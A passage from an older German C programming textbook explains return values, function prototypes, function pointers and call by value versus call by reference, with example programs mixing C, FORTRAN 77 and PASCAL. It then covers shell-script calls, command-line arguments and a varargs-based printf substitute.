printf("%d\n", x);
}
while (x++ % 5);

return 0;
}
```

Programm 4.10 : C-Programm, verbessert

Am `goto` hatte sich um 1970 herum einmal ein Glaubenskrieg entzündet. In C-Programmen besteht äußerst selten die Notwendigkeit für diese Anweisung, aber gebräuchliche Anweisungen wie `break`, `continue` und `return` sind bei Licht besehen auch nur `goto`s, die auf bestimmte Fälle beschränkt sind. Immerhin verhindern die Beschränkungen ein hemmungsloses Hinundherhüpfen im Programm.

4.15.4 Rückgabewert

Eine Funktion braucht keinen Wert an die aufrufende Einheit zurückzugeben. Sie ist dann vom Typ `void`. Ihre Bedeutung liegt allein in dem, was sie tut, zum Beispiel den Bildschirm putzen. In diesem Fall endet sie ohne `return`-Anweisung (schlechter Stil) oder mit einer `return`-Anweisung ohne Argument. Was sie tut, wird **Nebenwirkung** oder **Seiteneffekt** (side effect) genannt. In FORTRAN wäre das eine Subroutine, in PASCAL eine eigentliche Prozedur.

Gibt man der `return`-Anweisung einen Wert mit, so kann die Funktion von der aufrufenden Einheit wie ein Ausdruck angesehen werden. Der **Rückgabewert** (return value) darf nur ein einfacher Datentyp oder ein Pointer sein. Will man einen String zurückgeben, geht das nur über den Pointer auf den Anfang des Strings. Der zurückzugebende Wert braucht nicht eingeklammert zu werden; bei zusammengesetzten Ausdrücken sollte man der Lesbarkeit halber Klammern setzen:

```
return 0;
return (x + y);
return arrayname;
```


Besteht das Ergebnis aus mehreren Werten, so muß man mit globalen Variablen oder mit Pointern arbeiten. Der Rückgabewert kann immer nur ein einziger Wert sein.

Es kommt vor, daß eine Funktion zwar einen Wert zurückgibt, dieser aber nicht weiter verwendet wird. In diesem Fall warnt `lint(1)`, aber das Programm ist korrekt. Häufig bei `printf(3)` und Verwandtschaft. Den Rückgabewert der Funktion `main()` findet man in der Shell-Variablen `$?` oder `$status`. Er kann in einem Shellscript weiterverarbeitet werden. Hier ein Beispiel für den Gebrauch der `return`-Anweisung:

```
/* Beispiel fuer return-Anweisungen, 21.02.91 */

#define PI 3.14159
#include <stdio.h>

/* Funktionsdeklarationen (Prototypen) */

void text(); int eingabe(); double area(float rad); char *maxi();

/* Hauptprogramm */

int main()
{
float r; char wort1[63], wort2[63];

text();

if (!eingabe())
puts("Eingabe war richtig.");
else
puts("Eingabe war falsch.");

printf("Radius eingeben: ");
scanf("%f", &r);
printf("Kreisflaeche: %lf\n", area(r));

printf("Bitte zwei Woerter eingeben: ");
scanf("%s %s", wort1, wort2);
printf("Das laengere Wort ist:  %s\n", maxi(wort1, wort2));

return 0;
}

/* Funktion ohne Returnwert, Typ void */

void text()
{
```

```
puts("\nDiese Funktion gibt nichts zurueck.");
return;
}

/* Funktion mit richtig/falsch-Returnwert, Typ int */

int eingabe()
{
int i;
printf("Bitte die Zahl 37 eingeben: ");
scanf("%d", &i);
if (i == 37) return 0;
else return -1;
}

/* Funktion, die ein Rechenergebnis liefert, Typ double */

double area(float rad)
{
return (rad * rad * PI);
}

/* Funktion, die einen Pointer zurueckgibt, Typ (char *) */

char *maxi(char *w1,char *w2)
{
int i, j;
for (i = 0; w1[i] != '\0'; i++) ;
for (j = 0; w2[j] != '\0'; j++) ;
return((j > i) ? w2 : w1);
}
```

Programm 4.11 : C-Programm mit return-Anweisungen

4.16 Funktionen

4.16.1 Aufbau und Deklaration

In C ist eine **Funktion** eine abgeschlossene Programmeinheit, die mit der Außenwelt über einen Eingang und wenige Ausgänge – gegebenenfalls noch Notausgänge – verbunden ist. Hauptprogramm, Unterprogramme, Subroutinen, Prozeduren usw. sind in C allesamt Funktionen. Eine Funktion ist die kleinste compilierbare Einheit (nicht: ausführbare Einheit, das ist ein Programm), nämlich dann, wenn sie zugleich allein in einem File steht.

Programmiersprachen, die den Funktionenbegriff konsequent verwenden, gehören zur Familie der **funktionalen Programmiersprachen**, deren bekanntester Vertreter LISP ist. C hingegen gehört mit FORTRAN, PASCAL usw. zu den **imperativen Sprachen** und verwendet nur einen stark verwässerten Funktionenbegriff.

Da die **Definitionen von Funktionen** nicht geschachtelt werden dürfen (wohl aber ihre Aufrufe), gelten Funktionen grundsätzlich global. In einem C-Programm stehen alle Funktionen einschließlich `main()` auf gleicher Stufe, sie sind gleichberechtigt. Das ist ein wesentlicher Unterschied zu PASCAL, wo Funktionen innerhalb von Unterprogrammen definiert werden dürfen. In C gibt es zu einer Funktion keine übergeordnete Funktion, deren Variable in der untergeordneten Funktion gültig sind.

Eine Funktion übernimmt von der aufrufenden Anweisung einen festgelegten Satz von Argumenten oder Parametern, tut etwas und gibt keinen oder genau einen Wert an die aufrufende Anweisung zurück.

Vor dem ersten Aufruf einer Funktion muß ihr Typ (d. h. der Typ ihres Rückgabewertes) bekannt sein. Andernfalls nimmt der Compiler den Standardtyp `int` an. Entsprechend dem ANSI-Vorschlag bürgert es sich zunehmend ein, Funktionen durch ausführliche **Prototypen** vor Beginn der Funktion `main()` zu deklarieren:

```
/* Beispiel fuer Funktionsprototyp */

float multipl(float x, float y);     /*Prototyp */

/* es reicht auch: float multipl(float, float); */
/* frueher nach K+R: float multipl(); */

int main()
{
float a, b, z;
.
z = multipl(a, b);          /* Funktionsaufruf */
.
}

/* Funktionsdefinition */
```

```
float multipl(float x, float y)
{
return (x * y);
}
```

Programm 4.12 : C-Programm mit Funktionsprototyp

Durch die Angabe der Typen der Funktion und ihrer Argumente zu Beginn des Programms herrscht sofort Klarheit. Die Namen der Parameter sind unerheblich; Anzahl, Typ und Reihenfolge sind wesentlich. Noch nicht alle Compiler unterstützen die Angabe der Argumenttypen. Auch den Standardtyp `int` sollte man deklarieren, um zu verdeutlichen, daß man ihn nicht vergessen hat. Änderungen werden erleichtert.

4.16.2 Pointer auf Funktionen

Der **Name** einer Funktion ohne die beiden runden Klammern ist der Pointer auf ihren Eingang (entry point). Damit kann ein Funktionsname überall verwendet werden, wo Pointer zulässig sind. Insbesondere kann er als Argument einer weiteren Funktion dienen. In funktionalen Programmiersprachen ist die Möglichkeit, Funktionen als Argumente höherer Funktionen zu verwenden, noch weiter entwickelt. Arrays von Funktionen sind nicht zulässig, wohl aber Arrays von Pointern auf Funktionen.

Makros (`#define ...`) sind keine Funktionen, infolgedessen gibt es auch keine Pointer auf Makros. Zu Makros siehe Abschnitt 4.18 *Präprozessor*.

4.16.3 Parameterübergabe

Um einer Funktion die Argumente oder Parameter zu übermitteln, gibt es mehrere Wege.Grundsätzlich müssen in der Funktion die entsprechenden Variablen als **Platzhalter** oder **formale Parameter** vorkommen und deklariert sein. Im Aufruf der Funktion im Anwenderprogramm kommt der gleiche Satz von Variablen – gegebenenfalls unter anderem Namen – mit jeweils aktuellen Werten vor; sie werden als **aktuelle Parameter** bezeichnet. Die Schnittstelle von Programm und Funktion muß zusammenpassen wie Stecker und Kupplung einer elektrischen Verbindung, das heißt die Liste der aktuellen Parameter muß mit der Liste der formalen Parameter nach Anzahl, Reihenfolge und Typ der Parameter übereinstimmen.

Bei der **Wertübergabe** (call by value) wird der Funktion eine Kopie der aktuellen Parameter des Anwendungsprogrammes übergeben. Daraus folgt, daß die Funktion die aktuellen Parameter des Anwendungsprogrammes nicht verändern kann.

Bei der **Adressübergabe** (call by reference) werden der Funktion die Speicheradressen der aktuellen Parameter des Anwendungsprogrammes übergeben. Die Funktion kann daher die Werte der Parameter mit Wirkung für das Anwendungsprogramm verändern. Sie arbeitet mit den Originalen der Parameter. Das kann erwünscht sein oder auch nicht.

Bei der **Namensübergabe** (call by name) werden die Werte der aktuellen Parameter bei jeder Verwendung in der Funktion neu berechnet. Der Name jedes formalen Parameters in der Funktion wird wörtlich durch den Namen des entsprechenden aktuellen Parameters aus dem Anwendungsprogramm ersetzt. Call by name ist selten und soll in ALGOL60 vorgekommen sein.

Bei NIKLAUS WIRTH *Systematisches Programmieren* findet sich in dem Kapitel über Prozedur-Parameter ebenfalls eine Beschreibung dieser drei Möglichkeiten samt einem kleinen Beispiel.

Ferner gibt es noch eine Art von Parameterübergabe, die als **Call by passing** bezeichnet wird. Beim Funktionsaufruf wird eine Referenz (Adresse) auf den aktuellen Parameter übergeben und erst, wenn der formale Parameter geändert wird, eine Kopie des aktuellen Parameters angelegt. Soll in LOGO vorkommen, exotisch.

Wie die Parameterübergabe in C, FORTRAN und PASCAL aussieht, entnimmt man am besten den Beispielen. Die Parameter sind vom Typ integer, um die Beispiele einfach zu halten. Ferner ist noch ein Shellskript angegeben, das eine C-Funktion aufruft, die in diesem Fall ein selbständiges Programm (Funktion `main()`) sein muß.

Der von einer Funktion zurückgegebene Wert (**Rückgabewert**) kann nur ein einfacher Typ oder ein Pointer sein. Zusammengesetzte Typen wie Arrays, Strings oder Strukturen können nur durch Pointer zurückgegeben werden. Es ist zulässig, keinen Wert zurückzugeben. Dann ist die Funktion vom Typ void und macht sich allein durch ihre Nebeneffekte bemerkbar.

Für die Systemaufrufe und Subroutinen (Standardfunktionen) in UNIX ist in dem Referenz-Handbuch in den Sektionen (2) und (3) angegeben, von welchem Typ die Argumente und der Funktionswert sind. Da diese Funktionen allesamt C-Funktionen sind, lassen sie sich ohne Probleme in C-Programme einbinden. Bei anderen Sprachen ist es denkbar, daß kein einem C-Typ entsprechender Variablentyp verfügbar ist. Auch bei Strings gibt es wegen der unterschiedlichen Speicherung in den einzelnen Sprachen Reibereien. Falls die Übergabemechanismen unverträglich sind, muß man die C-Funktion in eine Funktion oder Prozedur der anderen Sprache so verpacken, daß das aufrufende Programm eine einheitliche Programmiersprache sieht. Das Vorgehen dabei kann maschinenbezogen sein, was man eigentlich vermeiden will.

In den folgenden Programmbeispielen wird die Summe aus zwei Summanden berechnet, zuerst im Hauptprogramm direkt und dann durch zwei Funktionen, die ihre Argumente – die Summanden – by value beziehungsweise by reference übernehmen. Die Funktionen verändern ihre Summanden, was im ersten Fall keine Auswirkung im Hauptprogramm hat. Hauptprogramme und Funktionen sind in C, FORTRAN und PASCAL geschrieben, was neun Kombinationen ergibt. Wir betreten damit zugleich das an Fallgruben reiche Gebiet der Mischung von Programmiersprachen, das in den Abschnitten 4.20 *Einbinden von FORTRAN-Modulen* und 4.21 *Einbinden von PASCAL-Modulen* vertieft wird. Zunächst die beiden Funktionen im geliebten C:

```
/* C-Funktion (Summe) call by value */
```

```
/* Compileraufruf cc -c csv.c, liefert csv.o */

int csv(int x,int y)
{
int z;
puts("Funktion mit Parameteruebernahme by value:");
printf("C-Fkt. hat uebernommen:    %d   %d\n", x, y);
z = x + y;
printf("C-Fkt. gibt folgende Summe zurueck: %d\n", z);
/* Aenderung der Summanden */
x = 77; y = 99;
return(z);
}
```

Programm 4.13 : C-Funktion, die Parameter by value übernimmt

```
/* C-Funktion (Summe) call by reference */
/* Compileraufruf cc -c csr.c, liefert csr.o */

int csr(int *px,int *py)
{
int z;
puts("Funktion mit Parameteruebenahme by reference:");
printf("C-Fkt. hat uebernommen: %d   %d\n", *px, *py);
z = *px + *py;
printf("C-Fkt. gibt folgende Summe zurueck:  %d\n", z);
/* Aenderung der Summanden */
*px = 66; *py = 88;
return(z);
}
```

Programm 4.14 : C-Funktion, die Parameter by reference übernimmt

Im bewährten FORTRAN 77 haben wir leider keinen Weg gefunden, der Funktion beizubringen, ihre Parameter by value zu übernehmen. Es bleibt daher bei nur einer Funktion, die – wie in FORTRAN üblich – ihre Parameter by reference übernimmt:

```
C     Fortran-Funktion (Summe) call by reference
C     Compileraufruf f77 -c fsr.f

      integer function fsr(x, y)
      integer x, y, z

      write (6,'(''F-Fkt. mit Uebernahme by reference:'')')
      write (6,'(''F-Fkt. hat uebernommen: '',2I6)') x, y
```



```
      z = x + y
      write (6,'(''F-Fkt. gibt zurueck: '',I8)') z
C     Aenderung der Summanden
      x = 66
      y = 88
      fsr = z

      end
```

Programm 4.15 : FORTRAN-Funktion, die Parameter by reference übernimmt

PASCAL-Funktionen kennen wieder beide Möglichkeiten, aber wir werden auf eine andere Schwierigkeit stoßen. Vorläufig sind wir jedoch hoffnungsvoll:

```
{Pascal-Funktion (Summe) call by value}
{Compileraufruf pc -c psv.p}

module b;
import StdOutput;
export
    function psv(x, y: integer): integer;
implement
    function psv;
    var z: integer;
    begin
        writeln('Funktion mit Parameteruebernahme by value:');
        writeln('P-Fkt. hat uebernommen: ', x, y);
        z := x + y;
        writeln('P-Fkt. gibt folgenden Wert zurueck: ', z);
        { Aenderung der Summanden }
        x := 77; y := 99;
        psv := z;
    end;
end.
```

Programm 4.16 : PASCAL-Funktion, die Parameter by value übernimmt

```
{Pascal-Funktion (Summe) call by reference}
{Compileraufruf pc -c psr.p}

module a;
import StdOutput;
export
    function psr(var x, y: integer): integer;
implement
    function psr;
```

```
    var z: integer;
    begin
        writeln('Funktion mit Parameteruebernahme by reference:');
        writeln('P-Fkt. hat uebernommen: ', x, y );
        z := x + y;
        writeln('P-Fkt. gibt folgenden Wert zurueck: ', z);
        { Aenderung der Summanden }
        x := 66; y := 88;
        psr := z;
    end;
end.
```

Programm 4.17 : PASCAL-Funktion, die Parameter by reference übernimmt

Die Funktionen werden für sich mit der Option `-c` ihres jeweiligen Compilers compiliert, wodurch Objektfiles mit der Kennung `.o` entstehen, die beim Compilieren der Hauptprogramme aufgeführt werden. Nun zu den Hauptprogrammen, zuerst wieder in C:

```
/* C-Programm csummec, das C-Funktionen aufruft */
/* Compileraufruf cc -o csummec csummec.c csr.o csv.o */

#include <stdio.h>

extern int csv(int x,int y),
           csr(int *px,int *py);

int main()
{
int a, b;
puts("Bitte die beiden Summanden eingeben!");
scanf("%d %d", &a, &b);
printf("Die Summanden sind:  %d   %d\n", a, b);
printf("Die Summe (direkt) ist:   %d\n", (a + b));
printf("Die Summe ist: %d\n", csv(a, b));
printf("Die Summanden sind:  %d   %d\n", a, b);
printf("Die Summe ist:  %d\n", csr(&a, &b));
printf("Die Summanden sind:  %d   %d\n", a, b);
return 0;
}
```

Programm 4.18 : C-Programm, das Parameter by value und by reference an C-Funktionen übergibt

Nun das C-Hauptprogramm, das eine FORTRAN-Funktion aufruft, ein in der Numerik häufiger Fall:


```
/* C-Programm csummef, das eine FORTRAN-Funktion aufruft */
/* Compileraufruf cc -o csummef csummef.c fsr.o -lcl */

#include <stdio.h>

extern int fsr(int *x,int *y);

int main()
{
int a, b;
scanf("%d %d", &a, &b);
printf("Die Summanden sind:  %d   %d\n", a, b);
printf("Die Summe (direkt) ist:   %d\n", (a + b));
printf("Die Summe ist:  %d\n", fsr(&a, &b));
printf("Die Summanden sind:  %d   %d\n", a, b);
return 0;
}
```

Programm 4.19 : C-Programm, das Parameter by reference an eine FORTRAN-Funktion übergibt

Die Linker-Option `-lcl` ist erforderlich, wenn FORTRAN- oder PASCAL-Module in C-Programme eingebunden werden. Sie bewirkt die Hinzunahme der FORTRAN- und PASCAL-Laufzeitbibliothek `/usr/lib/libcl.a`, ohne die Bezüge (Referenzen) auf FORTRAN- oder PASCAL-Routinen unter Umständen offen bleiben. Anders gesagt, in den FORTRAN- oder PASCAL-Funktionen kommen Namen vor – zum Beispiel `write` – deren Definition in besagter Laufzeitbibliothek zu finden ist. C und PASCAL sind sich im großen ganzen ähnlich, es gibt aber Unterschiede hinsichtlich des Geltungsbereiches von Variablen, die hier nicht deutlich werden:

```
/* C-Programm csummep, das PASCAL-Funktionen aufruft. */
/* Compileraufruf cc -o csummep csummep.c psv.o psr.o -lcl */

#include <stdio.h>

extern int psv(int x,int y),psr(int *x,int *y)

int main()
{
int a, b;
puts("Bitte die beiden Summanden eingeben!");
scanf("%d %d", &a, &b);
printf("Die Summanden sind: %d   %d\n", a, b);
printf("Die Summe (direkt) ist: %d\n", (a + b));
printf("Die Summe ist: %d\n", psv(a, b));
printf("Die Summanden sind: %d   %d\n", a, b);
```

```
printf("Die Summe ist: %d\n", psr(&a, &b));
printf("Die Summanden sind: %d   %d\n", a, b);
return 0;
}
```

Programm 4.20 : C-Programm, das Parameter by value und by reference an PASCAL-Funktionen übergibt

Hiernach sollte klar sein, warum die C-Standardfunktion `printf(3)` mit Variablen als Argument arbeitet, während die ähnliche C-Standardfunktion `scanf(3)` Pointer als Argument verlangt. `printf(3)` gibt Werte aus, ohne sie zu ändern. Es ist für das Ergebnis belanglos, ob die Funktion Adressen (Pointer) oder Kopien der Variablen verwendet (die Syntax legt das allerdings fest). Hingegen soll `scanf(3)` Werte mit Wirkung für die aufrufende Funktion einlesen. Falls es sich nur um einen Wert handelte, könnte das noch über den Returnwert bewerkstelligt werden, aber `scanf(3)` soll mehrere Werte – dazu noch verschiedenen Typs – verarbeiten. Das geht nur über von `scanf(3)` und der aufrufenden Funktion gemeinsam verwendete Pointer.

Nun die drei FORTRAN-Hauptprogramme mit Aufruf der Funktionen in C, FORTRAN und PASCAL:

```
C     FORTRAN-Programm, das C-Funktionen aufruft
C     Compileraufruf f77 -o fsummec fummec.f csv.o csr.o

      program fsummec

$ALIAS csv (%val, %val)

      integer a, b , s, csr, csv

      write (6, 100)
      read (5, *) a, b
      write (6, 102) a, b
      s = a + b
      write (6, 103) s
C     call by value
      s = csv(a, b)
      write (6, 104) s
      write (6, 102) a, b
C     call by reference
      s = csr(a, b)
      write (6, 105) s
      write (6, 102) a, b

  100 format ('Bitte die beiden Summanden eingeben!')
  102 format ('Die Summanden sind: ', 2I6)
  103 format ('Die Summe (direkt) ist: ', I8)
```



```
  104 format ('Die Summe ist: ', I8)
  105 format ('Die Summe ist: ', I8)

      end
```

Programm 4.21 : FORTRAN-Programm, das Parameter by value und by reference an C-Funktionen übergibt

```
C     FORTRAN-Programm, das F77-Funktion aufruft
C     Compileraufruf f77 -o fsummef fsummef.f fsr.o

      program fsummef

      integer a, b , s, fsr

      write (6, 100)
      read (5, *) a, b
      write (6, 102) a, b
      s = a + b
      write (6, 103) s
C     call by value nicht moeglich
C     call by reference (default)
      s = fsr(a, b)
      write (6, 105) s
      write (6, 102) a, b

  100 format ('Bitte die beiden Summanden eingeben!')
  102 format ('Die Summanden sind: ', 2I6)
  103 format ('Die Summe (direkt) ist: ', I8)
  105 format ('Die Summe ist: ', I8)

      end
```

Programm 4.22 : FORTRAN-Programm, das Parameter by reference an eine FORTRAN-Funktion übergibt

```
C     FORTRAN-Programm, das PASCAL-Funktionen aufruft
C     Compileraufruf f77 -o fsummep fsummep.f psv.o psr.o

      program fsummep

$ALIAS psv (%val, %val)

      integer a, b, s, psv, psr
      external psv, psr
```

```
      write (6, 100)
      read (5, *) a, b
      write (6, 102) a, b
      s = a + b
      write (6, 103) s
C     call by value
      s = psv(a, b)
      write (6, 104) s
      write (6, 102) a, b
C     call by reference
      s = psr(a, b)
      write (6, 105) s
      write (6, 102) a, b

  100 format ('Bitte die beiden Summanden eingeben!')
  102 format ('Die Summanden sind: ', 2I6)
  103 format ('Die Summe (direkt) ist: ', I8)
  104 format ('Die Summe ist: ', I8)
  105 format ('Die Summe ist: ', I8)

      end
```

Programm 4.23 : FORTRAN-Programm, das Parameter by value und by reference an PASCAL-Funktionen übergibt

Die FORTRAN-Compiler-Anweisung `$ALIAS` vernlaßt den Compiler, der jeweiligen Funktion die Parameter entgegen seiner Gewohnheit by value zu übergeben. Zum guten Schluß die PASCAL-Hauptprogramme:

```
{PASCAL-Programm, das C-Funktionen aufruft}
{Compileraufruf pc -o psummec psummec.p csv.o csr.o}

program psummec (input, output);

var a, b, s: integer;

function csv(x, y: integer): integer;      {call by value}
         external C;

function csr(var x, y: integer): integer;  {call by reference}
         external C;

begin
writeln('Bitte die beiden Summanden eingeben!');
readln(a); readln(b);
write('Die Summanden sind: '); write(a); writeln(b);
```



```
s := a + b;
write('Die Summe (direkt) ist: '); writeln(s);
s := csv(a, b);
write('Die Summe ist: '); writeln(s);
write('Die Summanden sind: '); write(a); writeln(b);
s := csr(a, b);
write('Die Summe ist: '); writeln(s);
write('Die Summanden sind: '); write(a); writeln(b);
end.
```

Programm 4.24 : PASCAL-Programm, das Parameter by value und by reference an C-Funktionen übergibt

```
{PASCAL-Programm, das FORTRAN-Funktion aufruft}
{Compiler-Aufruf pc -o psummef psummef.p fsr.o}

program psummef (input, output);

var a, b, s: integer;

function fsr(var x, y: integer): integer;  {call by reference}
         external ftn77;

begin
writeln('Bitte die beiden Summanden eingeben!');
readln(a); readln(b);
write('Die Summanden sind: '); write(a); writeln(b);
s := a + b;
write('Die Summe (direkt) ist: '); writeln(s);
s := fsr(a, b);
write('Die Summe ist: '); writeln(s);
write('Die Summanden sind: '); write(a); writeln(b);
end.
```

Programm 4.25 : PASCAL-Programm, das Parameter by reference an eine FORTRAN-Funktion übergibt

```
{PASCAL-Programm, das PASCAL-Funktionen aufruft}
{Compileraufruf pc -o psummep psummep.p psv.o psr.o}

program psummep (input, output);

var a, b, s: integer;

function psv(x, y: integer): integer;      {call by value}
         external;
```

```
function psr(var x, y: integer): integer;  {call by reference}
         external;

begin
writeln('Bitte die beiden Summanden eingeben!');
readln(a); readln(b);
write('Die Summanden sind: '); write(a); writeln(b);
s := a + b;
write('Die Summe (direkt) ist: '); writeln(s);
s := psv(a, b);
write('Die Summe ist: '); writeln(s);
write('Die Summanden sind: '); write(a); writeln(b);
s := psr(a, b);
write('Die Summe ist: '); writeln(s);
write('Die Summanden sind: '); write(a); writeln(b);
end.
```

Programm 4.26 : PASCAL-Programm, das Parameter by value und by reference an PASCAL-Funktionen übergibt

Sollten Sie die Beispiele nachvollzogen haben, müßte der Linker in zwei Fällen mit einer Fehlermeldung `unsatisfied symbol: output (data)` die Arbeit verweigert haben. Die PASCAL-Funktionen `psv()` und `psr()` geben etwas auf das Terminal aus. Bei getrennt compilierten Modulen erfordert dies die Zeile:

```
import StdOutput;
```

Das importierte, vorgefertigte PASCAL-Modul `StdOutput` macht von einem Textfile `output` Gebrauch, das letzten Endes der Bildschirm ist. Im PASCAL-Programm öffnet die Zeile

```
program psummep (input, output);
```

dieses Textfile. In C-Programmen wird das File mit dem Filepointer `stdout` ebenso wie in FORTRAN-Programmen die Unit 6 automatisch geöffnet. Leider sehen wir – in Übereinstimmung mit unseren Handbüchern – keinen Weg, das PASCAL-File `output` mit `stdout` von C oder der Unit 6 von FORTRAN zu verbinden. Wollen wir PASCAL-Funktionen in ein C- oder FORTRAN-Programm einbinden, müssen die Funktionen auf Terminalausgabe verzichten:

```
{Pascal-Funktion (Summe) call by value, ohne Output}
{Compileraufruf pc -c xpsv.p}

module b;
export
    function psv(x, y: integer): integer;
implement
```



```
    function psv;
    var z: integer;
    begin
        z := x + y;
        { Aenderung der Summanden }
        x := 77; y := 99;
        psv := z;
    end;
end.
```

Programm 4.27 : PASCAL-Funktion, die Parameter by value übernimmt, ohne Ausgabe

```
{Pascal-Funktion (Summe) call by reference}
{ohne Output}
{Compileraufruf pc -c xpsr.p}

module a;
export
    function psr(var x, y: integer): integer;
implement
    function psr;
    var z: integer;
    begin
        z := x + y;
        { Aenderung der Summanden }
        x := 66; y := 88;
        psr := z;
    end;
end.
```

Programm 4.28 : PASCAL-Funktion, die Parameter by reference übernimmt, ohne Ausgabe

Damit geht es. Der Compilerbauer weiß, wie die einzelnen Programmiersprachen ihre Ausgabe bewerkstelligen und kann Übergänge in Form von Compiler-Anweisungen oder Zwischenfunktionen einrichten. So macht es Microsoft bei seinem großen C-Compiler. Aber wenn nichts vorgesehen ist, muß der gewöhnliche Programmierer solche Unverträglichkeiten hinnehmen.

Auch Shellscripts können Funktionen aufrufen. Diese müssen selbständige Programme wie externe Kommandos sein, der Mechanismus sieht etwas anders aus. Hier das Shellscript:

```
# Shellscript, das eine C-Funktion aufruft. 28.01.1988
# Filename shsumme
```

```
print Bitte die beiden Summanden eingeben!
read a; read b
print Die Summanden sind $a $b
print Die Shell-Summe ist `expr $a + $b`
print Die Funktions-Summe ist `cssh $a $b`
print Die Summanden sind $a $b
exit
```

Programm 4.29 : Shellscript mit Parameterübergabe

Die zugehörige C-Funktion ist ein Hauptprogramm:

```
/* C-Programm zum Aufruf durch Shellskript, 29.01.1988 */
/* Compileraufruf: cc -o cssh cssh.c */

int main(int argc, char *argv[])

{
int x, y;
sscanf(argv[1], "%d", &x);
sscanf(argv[2], "%d", &y);
printf("%d", (x + y));
return 0;
}
```

Programm 4.30 : C-Programm, das Parameter von einem Shellscript übernimmt

Ferner können Shellscripts **Shellfunktionen** aufrufen, siehe das Shellscript 3.11 *Türme von Hanoi*.

Entschuldigen Sie bitte, daß dieser Abschnitt etwas breit geraten ist. Die Parameterübergabe muß sitzen, wenn man mehr als Trivialprogramme schreibt, und man ist nicht immer in der glücklichen Lage, rein in C programmieren zu können. Verwendet man vorgegebene Bibliotheken, so sind diese manchmal in einer anderen Programmiersprache verfaßt. Dann hat man sich mit einer fremden Syntax und den kleinen, aber bedeutsamen Unverträglichkeiten herumzuschlagen.

4.16.4 Kommandozeilenargumente, main()

Auch das Hauptprogramm `main()` ist eine Funktion, die Parameter oder Argumente übernehmen kann, und zwar aus der **Kommandozeile** beim Aufruf des Programms. Sie kennen das von vielen UNIX-Kommandos, die nichts anderes als C-Programme sind.

Der Mechanismus ist stets derselbe. Die Argumente, getrennt durch Blanks oder Ähnliches, werden in ein Array of Strings mit dem Namen `argv` (**Argumentvektor**) gestellt. Gleichzeitig zählt ein **Argumentzähler** `argc` die Anzahl der übergebenen Argumente, wobei der Funktionsname selbst das erste Argument (Index 0) ist. Bei einem Programmaufruf ohne Argumente steht also der

Programmname in `argv[0]`, der Argumentzähler `argc` hat den Wert 1. Die Umwandlung der Argumente vom Typ String in den gewünschten Typ besorgt die Funktion `sscanf(3)`.

Der Anfang eines Hauptprogrammes mit Kommandozeilenargumenten sieht so aus:

```
int main(int argc, char *argv[])

{
char a; int x;

if (argc < 3) {
        puts("Zuwenige Parameter");
        exit(-1);
}
sscanf(argv[1], "%c", &a);
sscanf(argv[2], "%d", &x);
....
```

Programm 4.31 : C-Programm, das Argumente aus der Kommandozeile übernimmt

Das erste Kommandozeilenargument (nach dem Kommando selbst) wird als Zeichen verarbeitet, das zweite als ganze Zahl. Etwaige weitere Argumente fallen unter den Tisch.

Die Funktion `main()` ist immer vom Type `int`. Sie kann Argumente übernehmen, braucht es aber nicht. Infolgedessen sind folgende Deklarationen gültig:

```
int main()
int main(void)
int main(int argc, char *argv[])
```

und alle anderen falsch. Die beiden ersten sind in ihrer Bedeutung gleich, die dritte gilt bei Argumenten in der Kommandozeile. Den Rückgabewert von `main()` sollte man nicht dem Zufall überlassen, sondern mit einer `return`-Anweisung ausdrücklich festlegen (0 bei Erfolg).

4.16.5 Funktionen mit wechselnder Argumentanzahl

Mit `main()` haben wir eine Funktion kennengelernt, die eine wechselnde Anzahl von Argumenten übernimmt. Auch für andere Funktionen als `main()` gibt es einen Mechanismus zu diesem Zweck, schauen Sie bitte unter `varargs(5)` nach. Der Mechanismus ist nicht übermäßig intelligent, sondern an einige Voraussetzungen gebunden:

- Es muß mindestens ein Argument vorhanden sein,
- der Typ des ersten Arguments muß bekannt sein,

- es muß ein Kriterium für das Ende der Argumentliste bekannt sein.

Die erforderlichen Makros stehen in den include-Files `<varargs.h>` für UNIX System V oder `<stdarg.h>` für ANSI-C. Wir erklären die Vorgehensweise an einem Beispiel, das der Funktion `printf(3)` nachempfunden ist (es ist damit nicht gesagt, daß `printf(3)` tatsächlich so aussieht).

```
/* Funktion printi(), Ersatz fuer printf(), nur fuer dezimale
   Ganzzahlen, Zeichen und Strings. Siehe Referenz-Handbuch
   unter varargs(5), 22.02.91 */
/* Returnwert 0 = ok, -1 = Fehler, sonst wie printf() */
/* Compileraufruf cc -c printi.c */

#include <stdio.h>
#include <varargs.h>

int fputc();
void int_print();

/* Funktion printi(), variable Anzahl von Argumenten */

int printi(va_alist)
va_dcl
{
va_list pvar;
unsigned long arg;
int field, sig;
char *format, *string;
long ivar;

/* Uebernahme und Auswertung des Formatstrings */

va_start(pvar);
format = va_arg(pvar, char *);

while (1) {

/* Ausgabe von Literalen */

while ((*format != '%') && (*format != '\0'))
fputc(*format++, stdout);

/* Ende des Formatstrings */

if (*format == '\0') {
va_end(pvar);
return 0;
```



```
}

/* Prozentzeichen, Platzhalter */

format++;
field = 0;

/* Auswertung Laengenangabe */

while (*format >= '0' && *format <='9') {
field = field * 10 + *format - '0';
format++;
}

/* Auswertung Typangabe und Ausgabe des Arguments */

switch(*format) {
case 'd':
sig = ((ivar  = (long)va_arg(pvar, int)) < 0 ? 1 : 0);
arg = (unsigned long)(ivar < 0 ? -ivar : ivar);
int_print(arg, sig, field);
break;
case 'u':
arg = (unsigned long)va_arg(pvar, unsigned);
int_print(arg, 0, field);
break;
case 'l':
switch(*(format + 1)) {
case 'd':
sig = ((ivar = va_arg(pvar, long)) < 0 ? 1 : 0);
arg = (unsigned long)(ivar < 0 ? -ivar : ivar);
int_print(arg, sig, field);
break;
case 'u':
arg = va_arg(pvar, unsigned long);
int_print(arg, 0, field);
break;
default:
va_end(pvar);
return -1; /* unbekannter Typ */
}
format++;
break;
case '%':
fputc(*format, stdout);
break;
```

```
case 'c':
fputc(va_arg(pvar, char), stdout);
break;
case 's':
string = va_arg(pvar, char *);
while ((fputc(*(string++), stdout)) != '\0') ;
break;
default:
va_end(pvar);
return -1; /* unbekannter Typ */
}
format++;
}
}

/* Funktion zur Ausgabe der dezimalen Ganzzahl */

void int_print(unsigned long number,int signum,int field)

{
int i;
char table[21];
long radix = 10;

for (i = 0; i < 21; i++)
*(table + i) = ' ';

/* Umwandlung Zahl nach ASCII-Zeichen */

for (i = 0; i < 20; i++) {
*(table + i) = *("0123456789" + (number % radix));
number /= radix;
if (number == 0) break;
}

/* Vorzeichen */

if (signum)
*(table + ++i) = '-';

/* Ausgabe */

if ((field != 0) && (field < 20))
i = field -1;

while (i >= 0)
```



```
fputc(*(table + i--), stdout);
}

/* Ende */
```

